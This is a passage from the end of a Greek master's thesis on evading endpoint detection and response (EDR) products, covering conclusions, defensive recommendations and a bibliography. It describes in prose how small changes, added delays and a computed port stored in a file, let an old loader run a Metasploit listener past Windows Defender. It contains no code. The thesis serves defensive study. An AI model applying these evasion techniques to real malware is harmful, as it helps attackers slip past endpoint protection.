Σίγουρα, οι τεχνικές διείσδυσης που επιτυγχάνουν να διαπεράσουν τα EDRs, γίνονται όλο και πιο πολύπλοκες. Απαιτούνε συνδυασμό ή στοχευμένη τροποποίηση των υπαρχόντων τεχνικών και πολύ περισσότερες παραμέτρους να λάβει υπόψη του ο επιτιθέμενος. Τα Windows εισάγουν ανά τακτά χρονικά διαστήματα νέες τεχνολογίες αντιμετώπισης των απειλών, όπως AMSI[116], ExploitGuard[117], Credential Guard[118], PatchGuard κ.α. Αλλά στο τέλος, εμφανίζεται μία τεχνική που να τα ξεπερνάει, όπως παρουσιάζεται και στο Κεφάλαιο "ΑΠΟΦΥΓΗ AV WINDOWS DEFENDER", αλλά πολύ περισσότερο αποδεικνύεται από το Κεφάλαιο "ΑΠΟΦΥΓΗ AV WINDOWS DEFENDER".

Συγκεκριμένα στο τελευταίο αυτό Κεφάλαιο, παρουσιάζεται ένας απλός κώδικας 10 ετών του Rafael Mudge που, εκτός της μετατροπής του σε x64 αρχιτεκτονική, γίνεται πάλι σύγχρονος με δύο απλές τροποποιήσεις και συγκεκριμένα:

1. Εισαγωγή κενών χρόνων (παύσεων) μεταξύ των διαφόρων συναρτήσεων.
2. Μη απόδοση της τιμής πόρτας που θα εκτελεστή η επικοινωνία, αλλά υπολογισμός αυτής με αριθμητικές πράξεις και εγγραφή της τιμής σε ένα αρχείο, με πρόθεση να αναγνωστεί εκ νέου.

Η λογική πίσω από τις τροποποιήσεις είναι να δημιουργήσει ασυνέχεια στην υποτύπωση του πρόγραμμα προστασίας, αναφορικά δηλαδή με την παρακολούθηση των μεταβλητών και πώς αυτές χρησιμοποιούνται στο πρόγραμμα. Έτσι, καταλήγει να τρέχει χωρίς πρόβλημα έναν meterpreter listener του Metasploit, κάτι αρκετά εύκολο θεωρητικά να εντοπιστεί υπό κανονικές συνθήκες. Αξίζει να αναφερθεί ότι δε χρησιμοποιούνται εξεζητημένες τεχνικές, όπως PPID spoofing, έγχυση σε περιοχή μνήμης που έχει αποδοθεί σε διεργασίες συστήματος ή έστω απευθείας κλήσεων συστήματος.

6.2 Προτάσεις Αντιμετώπισης της Απειλής

Προκειμένου να αντιμετωπιστεί πιο αποτελεσματικά ο κίνδυνος της διάρρηξης (breach) των πληροφοριακών συστημάτων, προτείνεται όπως οι αμυνόμενοι και υπεύθυνοι ασφάλειας πληροφοριακών υποδομών, να αποκτούν καλή γνώση των συστημάτων, των περιορισμών τους και να δοκιμάζουν προληπτικά τις τρέχουσες τεχνικές στα συστήματα ασφαλείας. Ο σκοπός είναι να εντοπίζουν έγκαιρα τα κενά στην προστασία του οργανισμού τους. Σε αυτό το πλαίσιο, παρουσιάζονται τόσο οι τρόποι αποφυγής των EDRs στο στα Υποκεφάλαια 3.1 και 3.2, καθώς και σύγχρονα και αξιόπιστα εργαλεία που υλοποιούν τις τεχνικές αυτές στο Υποκεφάλαιο 3.3. Θα πρέπει να λαμβάνεται υπόψη ότι τα προγράμματα αυτά παρουσιάζονται και είναι λειτουργικά και αποτελεσματικά για το τρέχον στιγμιότυπο, και σε σύντομο χρονικό διάστημα είναι πιθανό να ξεπεραστούν. Ως εκ τούτου θα πρέπει οι υπεύθυνοι ασφαλείας να ενημερώνονται συχνά για τις τελευταίες μεθόδους των επιτιθέμενων και των εργαλείων που χρησιμοποιούν. Πολλοί οργανισμοί, κινούμενοι σε αυτό το πλαίσιο, έχουν δημιουργήσει εσωτερικά, ομάδες επιτιθέμενων

[115] Για το 2021 η αναφορά αυτή είναι η (Webber, Firstbrook, Smith, Harris, & Bhajanka, 2021)
[116] https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal
[117] https://www.microsoft.com/security/blog/2017/10/23/windows-defender-exploit-guard-reduce-the-attack-surface-against-next-generation-malware/
[118] https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/credential-guard-manage

(red teams) για να δοκιμάζουν σε καθημερινή βάση, και να αποκαλύπτουν κενά ασφαλείας (Winkler, 2022).

Πέραν αυτού, η δημιουργία εντός του οργανισμού ενός Κέντρου Αντιμετώπισης Κυβερνοπεριστατικών (Security Operation Center -SOC), μέσω μίας blue team, όπου θα διαχειρίζονται κεντρικά όλα τα εργαλεία, θα δώσει πολύ μεγαλύτερη ορατότητα ασφαλείας στον οργανισμό και θα μειώσει τα "τυφλά" σημεία που δεν παρακολουθούνται. Ανάμεσα στα εργαλεία που θα χρησιμοποιούνται, θα πρέπει να είναι και ένα EDR που θα έχει εξαιρετική απόδοση, με βάση τη μελέτη την τρέχουσα κάθε φορά μελέτη της Gartner (Webber, Firstbrook, Smith, Harris, & Bhajanka, 2021). ΑΝ κάποιος οργανισμός δεν μπορεί να αφιερώσει τους απαιτούμενους πόρους, μπορεί όπως είδαμε να πληρώσει για αυτές τις υπηρεσίες, αγοράζοντας την ασφάλεια σαν υπηρεσία, μέσω ενός MDR.

Τέλος, προτείνεται η βελτίωση των EDRs, με την αύξηση της αποτελεσματικότητας της Μηχανικής Μάθησης/ Βαθιάς Μάθησης που χρησιμοποιούν, καθώς και ενσωμάτωση των αντιιικών εντός της μηχανής τους. Η βελτίωση της Μηχανικής Μάθησης, θα βοηθήσει ώστε τα κακόβουλα προγράμματα να μην είναι δυνατό να τροποποιούνται ελαφρώς και να επαναχρησιμοποιούνται επιτυχώς. Η βαθιά Μάθηση, θα βοηθήσει να ελαττωθούν αισθητά τα ψευδώς θετικά, μειώνοντας την κόπωση των ομάδων του SOC, και βελτιώνοντας το χρόνο απόκρισης των πραγματικών συμβάντων ασφαλείας. Η ενσωμάτωση των αντιιικών από την άλλη, θα βοηθήσει να λαμβάνουν ειδοποιήσεις οι χειριστές του EDR και από τα αντιιικά, ώστε να μπορούν να εντοπίζουν καλύτερα τις απειλές οι οποίες σταματάνε από τα συγκεκριμένα προγράμματα, και έτσι να αποκτήσουν καλύτερη συνοχή και αίσθησης της γραμμής χρόνου των γεγονότων.

6.3 Μελλοντικά Ζητήματα Έρευνας

Το πεδίο της ασφάλειας των πληροφοριακών συστημάτων είναι ιδιαίτερα ευρύ και συνέχεια αναδεύονται νέες τεχνολογίες και μέθοδοι προστασίας τους. Επιλέχτηκε σε αυτή τη μεταπτυχιακή διατριβή να επικεντρωθούμε στα συστήματα EDRs, τα οποία αποτελούν την αιχμή του δόρατος σήμερα αναφορικά με την ασφάλεια των πληροφοριακών υποδομών ενός οργανισμού. Παρά ταύτα είδαμε ότι προκειμένου να προστατεύουν με επιτυχία, θα πρέπει να γίνουν διορθώσεις σε ορισμένα σημεία ακόμα. Μπορεί κάποιος να βοηθήσει αυτή τη διαδικασία να γίνει γρηγορότερα, δοκιμάζοντας επανειλημμένα τα διάφορα προγράμματα EDR που κυκλοφορούν στην αγορά και αποκαλύπτοντας τυφλά σημεία.

Στην παραπάνω λογική, μία επέκταση της έρευνας που παρουσιάστηκε στο Κεφάλαιο 4, ώστε να υλοποιούνται οι τελευταίες τεχνικές, ως ένα ολοκληρωμένο διάνυσμα επίθεσης, και να υπόκεινται σε έλεγχο τα προγράμματα ασφαλείας και συγκεκριμένα τα EDRs, είναι αρκετά σημαντικό. Όπως φαίνεται και από τις (σχεδόν) ετήσιες μελέτες της Gartner (Webber, Firstbrook, Smith, Harris, & Bhajanka, 2021), πολλά EDRs που διακρίνονται τη μία χρονιά, υπολείπονται σημαντικά την επόμενη.

Η ενσωμάτωση πολλαπλών διαφορετικών συνδυασμών των τεχνικών που υλοποιούν τα προγράμματα που παρουσιάζονται στην Ενότητα 3.3, μπορεί να αποφέρει μεγάλα οφέλη στις εταιρίες που κατασκευάζουν τα EDRs και να δώσει ώθηση στην εκπαίδευση των μηχανών Μηχανικής Μάθησης που διαθέτουν, αν αναλογιστούμε ότι η υιοθέτηση μία και μόνο τεχνικής απέδωσε άμεσα την αποφυγή του AV Windows Defender, όπως παρουσιάστηκε στο Κεφάλαιο 5. Επειδή τα ανωτέρω προγράμματα αποφυγής των EDR περιέχουν ποικίλες και προχωρημένες πολλές φορές τεχνικές, η δημιουργία υβριδίων θα σηματοδοτούσε τη δημιουργία μίας νέας γενιάς κακόβουλου λογισμικού. Είναι δυνατό έτσι, να περάσουν μπροστά τα προγράμματα προστασίας για αρκετό καιρό.

ΒΙΒΛΙΟΓΡΑΦΙΑ

@klezVirus. (2022, February 1). *SysWhispers is dead, long live SysWhispers!* Ανάκτηση από ./ CyberSecurity Blog: https://klezvirus.github.io/RedTeaming/AV_Evasion/NoSysWhisper/

Ahmed, A., Garba, F. A., & Abba, A. (2021). *Evaluating ANtivirus Evasion Tools Against Bidefender Antivirus.* Pakistan. Ανάκτηση July 01, 2022, από https://www.researchgate.net/publication/355370727_Evaluating_Antivirus_Evasion_Tools_Against_Bitdefender_Antivirus

Allievi, A., Ionescu, A., Russinovich, M. E., & David A. Solomon, D. A. (2021). *Windows Internals, Part 2 (Developer Reference)* (7th εκδ.). Microsoft Press. doi:978-0135462409

AV-Comparative. (2022). *Endpoint Prevention and Response EPR Comparative Report.* AV-Comparative. Ανάκτηση από https://www.av-comparatives.org/wp-content/uploads/2022/01/EPR_Comparative_2021.pdf

Baranauskas, M. (2019, April 28). *Bypassing Cylance and other AVs/EDRs by Unhooking Windows APIs*. Ανάκτηση από Read Teaming Experiments: https://www.ired.team/offensive-security/defense-evasion/bypassing-cylance-and-other-avs-edrs-by-unhooking-windows-apis

Baranauskas, M. (2020a, June 8). *Parent Process ID (PPID) Spoofing*. Ανάκτηση από Red Teaming Experiment: https://www.ired.team/offensive-security/defense-evasion/parent-process-id-ppid-spoofing

Baranauskas, M. (2020b, July 23). *Full DLL Unhooking with C++*. Ανάκτηση από Red Teaming Experiments: https://www.ired.team/offensive-security/defense-evasion/how-to-unhook-a-dll-using-c++

Bauters, J. (2021a, November 30). *Kernel Karnage – Part 5 (I/O & Callbacks)*. Ανάκτηση από NVISO Labs: https://blog.nviso.eu/2021/11/30/kernel-karnage-part-5-i-o-callbacks/

Boonen, R. (2017, March 4). *Capcom Rootkit Proof-Of-Concept*. Ανάκτηση από fuzzysecurity 2.0: https://www.fuzzysecurity.com/tutorials/28.html

Chandel, S., Yu, S., Yitian, T., Zhili, Z., & Yusheng, H. (2019). Endpoint Protection: Measuring the Effectiveness of Remediation Technologies and Methodologies for Insider Threat. *International Conference on Cyber-Enabled Distributed Computing and Knowledge Discovery (CyberC)*, (σσ. 81-89). doi:10.1109/CyberC.2019.00023

Chuvakin, A. (2013, July 26). *Named: Endpoint Threat Detection & Response*. Ανάκτηση από /blogs.gartner.com: https://blogs.gartner.com/anton-chuvakin/2013/07/26/named-endpoint-threat-detection-response/

Climent-Pommeret, A. (2022a, January 29). *EDR Bypass : Retrieving Syscall ID with Hell's Gate, Halo's Gate, FreshyCalls and Syswhispers2*. Ανάκτηση από Alice Climent-Pommeret: https://alice.climent-pommeret.red/posts/direct-syscalls-hells-halos-syswhispers2/

Climent-Pommeret, A. (2022c, May 27). *EDR Bypass : How and Why to Unhook the Import Address Table*. Ανάκτηση από Alice Climent-Pommeret: https://alice.climent-pommeret.red/posts/how-and-why-to-unhook-the-import-address-table/

Coburn, C. (2020a, May 27). *Lets Create An EDR… And Bypass It! Part 1*. Ανάκτηση από Ethical Chaos: https://ethicalchaos.dev/2020/05/27/lets-create-an-edr-and-bypass-it-part-1/

Coburn, C. (2020b, June 20). *Lets Create An EDR… And Bypass It! Part 2*. Ανάκτηση από Ethical Chaos: https://ethicalchaos.dev/2020/06/14/lets-create-an-edr-and-bypass-it-part-2/

CROWDSTIKE. (2021, December 22). *EDR vs MDR vs XDR*. Ανάκτηση από CROWDSTRIKE: https://www.crowdstrike.com/cybersecurity-101/endpoint-security/edr-vs-mdr-vs-xdr/

Crowley, K. (2022, February 08). *8 Reasons Why EDR is Not Enough.* Ανάκτηση July 01, 2022, από www.deepinstinct.com: https://www.deepinstinct.com/blog/8-reasons-why-edr-is-not-enough

Eidelberg, M. (2021, February 3). *EDR and Blending In: How Attackers Avoid Getting Caught*. Ανάκτηση από OPTIV: https://www.optiv.com/insights/source-zero/blog/edr-and-blending-how-attackers-avoid-getting-caught

Elisan, C. C., A., D. M., M., B. S., & Aaron, L. (2016). *Hacking Exposed Malware & Rootkits: Security Secrets and Solutions* (2nd εκδ.). McGraw-Hill. doi:9780071825757

Fetahu, L., Arianit, M., & Havolli, A. (2022). Internet of Things (IoT) benefits, future perspective, and implementation challenges. *Internet of Things (IoT) benefits, future perspective, and impl2022 45th Jubilee International Convention on Information, Communication and Electronic Technology (MIPRO)*, (σσ. 399-404). doi:10.23919/MIPRO55190.2022.9803487

Gardner, A. (2019, August 29). *Why organizations need intelligent EDR*. Ανάκτηση από SOPHOS NEWS: https://news.sophos.com/en-us/2019/08/29/why-organizations-need-intelligent-edr/

Gibert, D., Mateu, C., Planes, J., & Vicens, R. (2018). Classification of Malware by Using Structural Entropy on Convolutional Neural Networks. *Proceedings of the AAAI Conference on Artificial Intelligence*, *32(1)*, σσ. 7759-7764. doi:doi.org/10.1609/aaai.v32i1.11409

Gorelik, M., & Moshailov, R. (2017). *Fileless Malware: Attack Trend Exposed.* MORPHISEC LAB. Ανάκτηση από https://www.morphisec.com/hubfs/wp-content/uploads/2017/11/Fileless-Malware_Attack-Trend-Exposed.pdf

HAKIN9. (2022, April 27). *Shhhloader - SysWhispers Shellcode Loader*. Ανάκτηση από HAKIN9: https://hakin9.org/shhhloader-syswhispers-shellcode-loader/

Hasherezade Doniec, A. (2018, August 13). *Process Doppelgänging meets Process Hollowing in Osiris dropper*. Ανάκτηση από Malwarebytes Lab: https://www.malwarebytes.com/blog/news/2018/08/process-doppelganging-meets-process-hollowing_osiris

Hassan, W. U., Bates, A., & Marino, D. (2020). Tactical Provenance Analysis for Endpoint Detection and Response Systems. *IEEE Symposium on Security and Privacy (SP)*, (σσ. 1172-1189). doi:10.1109/SP40000.2020.00096

Hioureas, V. (2018, October 9). *Fileless malware: part deux*. Ανάκτηση από Malwarebytes Lab: https://blog.malwarebytes.com/threat-analysis/2018/10/fileless-malware-part-deux/

Hudek, T., Epperly, J., & Sherer, T. (2021, December 15). *Callback Objects*. Ανάκτηση από docs.microsoft: https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/callback-objects

Hudek, T., Herzog, C., & Sherer, T. (2021, Dec 15). *Using Nt and Zw Versions of the Native System Services Routines*. Ανάκτηση από docs.microsoft: https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/using-nt-and-zw-versions-of-the-native-system-services-routines

Johansen, A. G. (2019, August 30). *What is fileless malware and how does it work?* Ανάκτηση από Norton: https://us.norton.com/internetsecurity-malware-what-is-fileless-malware..html

Karantzas, G., & Patsakis, C. (2021). An Empirical Assessment of Endpoint Detection and Response Systems against Advanced Persistent Threats Attack Vectors. *Journal of Cybersecurity and Privacy, 1*(3), 387-421. doi:10.3390/jcp1030021

Karl, B., Sharkey, K., Coulter, D., Jacobs, M., & Satran, M. (2021, January 7). *About Event Tracing*. Ανάκτηση από docs.microsoft.com: https://docs.microsoft.com/en-us/windows/win32/etw/about-event-tracing

Kirvan, P. (2021, September 10). *17 ransomware removal tools to protect enterprise networks*. Ανάκτηση από TechTarget: https://www.techtarget.com/searchsecurity/feature/17-ransomware-removal-tools-to-protect-enterprise-networks

Korkin, I. (2021). Protected Process Light is not Protected: MemoryRanger Fills The Gap Again. *2021 IEEE Security and Privacy Workshops (SPW)*, (σσ. 298-308). San Francisco, CA, USA. doi:10.1109/SPW53761.2021.00050

Landau, G. (2021, June 21). *Protecting Windows protected processes*. Ανάκτηση από elastic: https://www.elastic.co/blog/protecting-windows-protected-processes

Landau, G. (2022, February 02). *Sandboxing Antimalware Products for Fun and Profit*. Ανάκτηση από elastic: https://www.elastic.co/security-labs/sandboxing-antimalware-products

Liggett, T. (2018, Dec). EVOLUTION OF ENDPOINT DETECTION AND RESPONSE PLATFORMS. Utica: Utica College. Ανάκτηση από https://www.proquest.com/openview/3177c3dcd44c0586bb0d906f900a1524/1?pq-origsite=gscholar&cbl=18750&diss=y

Lyda, R., & Hamrock, J. (2007). Using Entropy Analysis to Find Encrypted and Packed Malware. *Security & Privacy, IEEE, 5*, 40-45. doi:10.1109/MSP.2007.48

Maes, J.-F. (2021, May 21). *DInvoke to defeat EDRs*. Ανάκτηση από github.com/NVISOsecurity: https://github.com/NVISOsecurity/brown-bags/blob/main/DInvoke%20to%20defeat%20EDRs/NVISO%20-%20BrownBag%20-%20Defeating%20EDRs%20using%20DInvoke.pptx

Mellen, A. (2021). *New Tech: Extended Detection And Response (XDR) Providers, Q3 2021.* Forrester. Ανάκτηση από Forrester: https://www.forrester.com/report/new-tech-extended-detection-and-response-xdr-providers-q3-2021/RES175906

Microsoft. (2021, January 7). *Access Control Lists*. Ανάκτηση από docs.microsoft: https://docs.microsoft.com/en-us/windows/win32/secauthz/access-control-lists

Microsoft Defender Security Research Team. (2018, September 27). *Out of sight but not invisible: Defeating fileless malware with behavior monitoring, AMSI, and next-gen AV*. Ανάκτηση από Microsoft: https://www.microsoft.com/security/blog/2018/09/27/out-of-sight-but-not-invisible-defeating-fileless-malware-with-behavior-monitoring-amsi-and-next-gen-av/

Mieghem, V. V. (2022, April 18). *A blueprint for evading industry leading endpoint protection in 2022*. Ανάκτηση από vanmieghem.io: https://vanmieghem.io/blueprint-for-evading-edr-in-2022/

Monnappa, K. A. (2018). *Learning Malware Analysis.* Packt Publishing. doi:9781788392501

Mosch, F. (2021, January 31). *A tale of EDR bypass methods.* Ανάκτηση από https://s3cur3th1ssh1t.github.io/A-tale-of-EDR-bypass-methods/

Mosch, F. (2022, March 4). *LSASS dumping in 2021/2022 - from memory - without C2*. Ανάκτηση από https://s3cur3th1ssh1t.github.io/Reflective-Bump-Tools

Nissan, E., & Spivakovski, A. (2020). *Flying Under the EDR Radar.* PENTERA.

NVISO. (2020, November 20). *Dynamic Invocation in .NET to bypass hooks*. Ανάκτηση από NVISO LAB: https://blog.nviso.eu/2020/11/20/dynamic-invocation-in-net-to-bypass-hooks/

Olszak, F. (2021, May 6). *Bypassing EDR Real-Time Injection Detection Logic*. Ανάκτηση από RedBluePurple: https://blog.redbluepurple.io/windows-security-research/bypassing-injection-detection

Oltsik, J. (2021). *The Future of XDR is Now!* Enterprise Strategy Group,. Ανάκτηση από https://www.fireeye.com/content/dam/fireeye-www/products/pdfs/pf/xdr/wp-esg-fireeye-xdr.pdf

Ponemon Institute. (2020). *The Third Annual Study on the State of Endpoint Security Risk.* Ponemon Institute. Ανάκτηση από https://www.morphisec.com/hubfs/2020%20State%20of%20Endpoint%20Security%20Final.pdf

Reis, R. (2020, February 29). *Windows Kernel Ps Callbacks Experiments*. Ανάκτηση από deniable.org: http://blog.deniable.org/posts/windows-callbacks/

Rosencrance, L. (2020, February 7). *security information and event management (SIEM)*. Ανάκτηση από TechTarget: https://www.techtarget.com/searchsecurity/definition/security-information-and-event-management-SIEM

Sbeyti, H. (2021a, April 7). *A long journey into the windows native APIs call path: starting at the user space walking up to the system/kernel space: Part I*. Ανάκτηση από linkedin.com: https://www.linkedin.com/pulse/long-journey-windows-native-apis-call-path-starting-user-sbeyti

Sbeyti, H. (2021b, April 13). *A journey into the sys call path: heading toward the gateway (ntdll) of the kernel space : PartII*. Ανάκτηση από linkedin.com: https://www.linkedin.com/pulse/journey-sys-call-path-heading-toward-gateway-ntdll-kernel-sbeyti

SCRT Sec Team blog. (2020, 6 19). *Engineering antivirus evasion*. Ανάκτηση από SCRT Sec Team blog: https://blog.scrt.ch/2020/06/19/engineering-antivirus-evasion/

Simpson, D., & Davis, C. (2022, April 06). *Fileless threats*. Ανάκτηση από docs.microsoft: https://docs.microsoft.com/en-us/microsoft-365/security/intelligence/fileless-threats?view=o365-worldwide

Specter Ops. (2021). Adversary Tactics: Tradecraft Analysis. Specter Ops. Ανάκτηση από https://specterops.io/how-we-help/training-offerings/adversary-tactics-tradecraft-analysis

Stein, Z. (2020, October 16). *Blinding EDR On Windows*. Ανάκτηση από synzack.github.io: https://synzack.github.io/Blinding-EDR-On-Windows/

Stuckey, D. (2018, July 16). *Detecting Windows Endpoint Compromise with SACLs*. Ανάκτηση από medium.com: https://medium.com/@cryps1s/detecting-windows-endpoint-compromise-with-sacls-cd748e10950

Sullivan, J. (2022). *Extended Detection and Response (XDR) For Dummies, Cisco Special Edition.* John Wiley & Sons, Inc. doi: 978-1-119- 84558-4

Svoboda, A. (2021, July 30). *Evading EDR in 15 Minutes with ScareCrow*. Ανάκτηση από AdamSvoboda.com: https://adamsvoboda.net/evading-edr-with-scarecrow/

Teodorescu, C., Korkin, I., & Golchikov, A. (2021, November 15). *Design issues of modern EDRs: bypassing ETW-based solutions*. Ανάκτηση από BINARLY: https://binarly.io/posts/Design_issues_of_modern_EDRs_bypassing_ETW-based_solutions/index.html

TheWover. (2020, June 9). *Emulating Covert Operations - Dynamic Invocation (Avoiding PInvoke & API Hooks)*. Ανάκτηση από The Wover: https://thewover.github.io/Dynamic-Invoke/

Threat Intelligence. (2022, June 01). *A Guide to Endpoint Detection and Response (EDR)*. Ανάκτηση από Threat Intelligence: https://www.threatintelligence.com/blog/endpoint-detection-and-response-edr

Trellix. (2019, January 31). *What Is Endpoint Detection and Response (EDR)?* Ανάκτηση από Trellix.com: https://www.trellix.com/en-us/security-awareness/endpoint/what-is-endpoint-detection-and-response.html#components

UKEssays. (2018, November). History of Antivirus Software. Retrieved from. Ανάκτηση από https://www.ukessays.com/essays/information-technology/history-of-antivirus-software.php?vref=1

Watson, C. (2021). *EDR Evasion: Stranger things in a payload.* Global Information Assurance Certification (GIAC). doi:https://www.giac.org/paper/grem/6874/edr-evasion-stranger-things-payload/130568

Watts, S. (2018, January 16). *SIEM vs Log Management: What's the difference?* Ανάκτηση από bmc blogs: https://www.bmc.com/blogs/siem-vs-log-management-whats-the-difference/

Webber, P., Firstbrook, P., Smith, R., Harris, M., & Bhajanka, P. (2021, May 5). *Magic Quadrant for Endpoint Protection Platforms*. Ανάκτηση από Gartner: https://www.sentinelone.com/lp/gartnermq/

What is XDR? (2019). Ανάκτηση από www.paloaltonetworks.com: https://www.paloaltonetworks.com/cyberpedia/what-is-xdr

Williams, A. T., & Nicolett, M. (2005). *Improve IT Security With Vulnerability Management.* Gartner. Ανάκτηση από https://www.gartner.com/en/documents/480703

Winkler, S. (2022, June 14). *How to set up and operate a red team in your company to support a sustainable cybersecurity approach*. Ανάκτηση από medium.com: https://medium.com/codex/how-to-set-up-and-operate-a-red-team-in-your-company-to-support-a-sustainable-cybersecurity-3cc7e4ebf4a

Wright, G. (2021, April 13). *endpoint detection and response (EDR)*. Ανάκτηση από techtarget: https://www.techtarget.com/searchsecurity/definition/endpoint-detection-and-response-EDR

Wueest, C. (2017). *Living off the land and fileless attack techniques.* Internet Security Threat Report (ISTR). Ανάκτηση από https://www.infopoint-security.de/media/symantec-istr-living-off-the-land-and-fileless-attack-techniques-en.pdf

Yahnke, K. (2021, February 24). *Six cyber security solutions to know about (and how they work)*. Ανάκτηση από Field Effect: https://fieldeffect.com/blog/cyber-security-solutions-how-they-work/

Yehoshua, N., & Kosayev, U. (2021). *Antivirus Bypass Techniques.* Pact Publishing.

Yosifovich, P., Ionescu, A., Russinovich, M. E., & David A. Solomon, D. A. (2017). *Windows Internals, Part 1: System architecture, processes, threads, memory management, and more (7th Edition)* (7th εκδ.). Microsoft Press.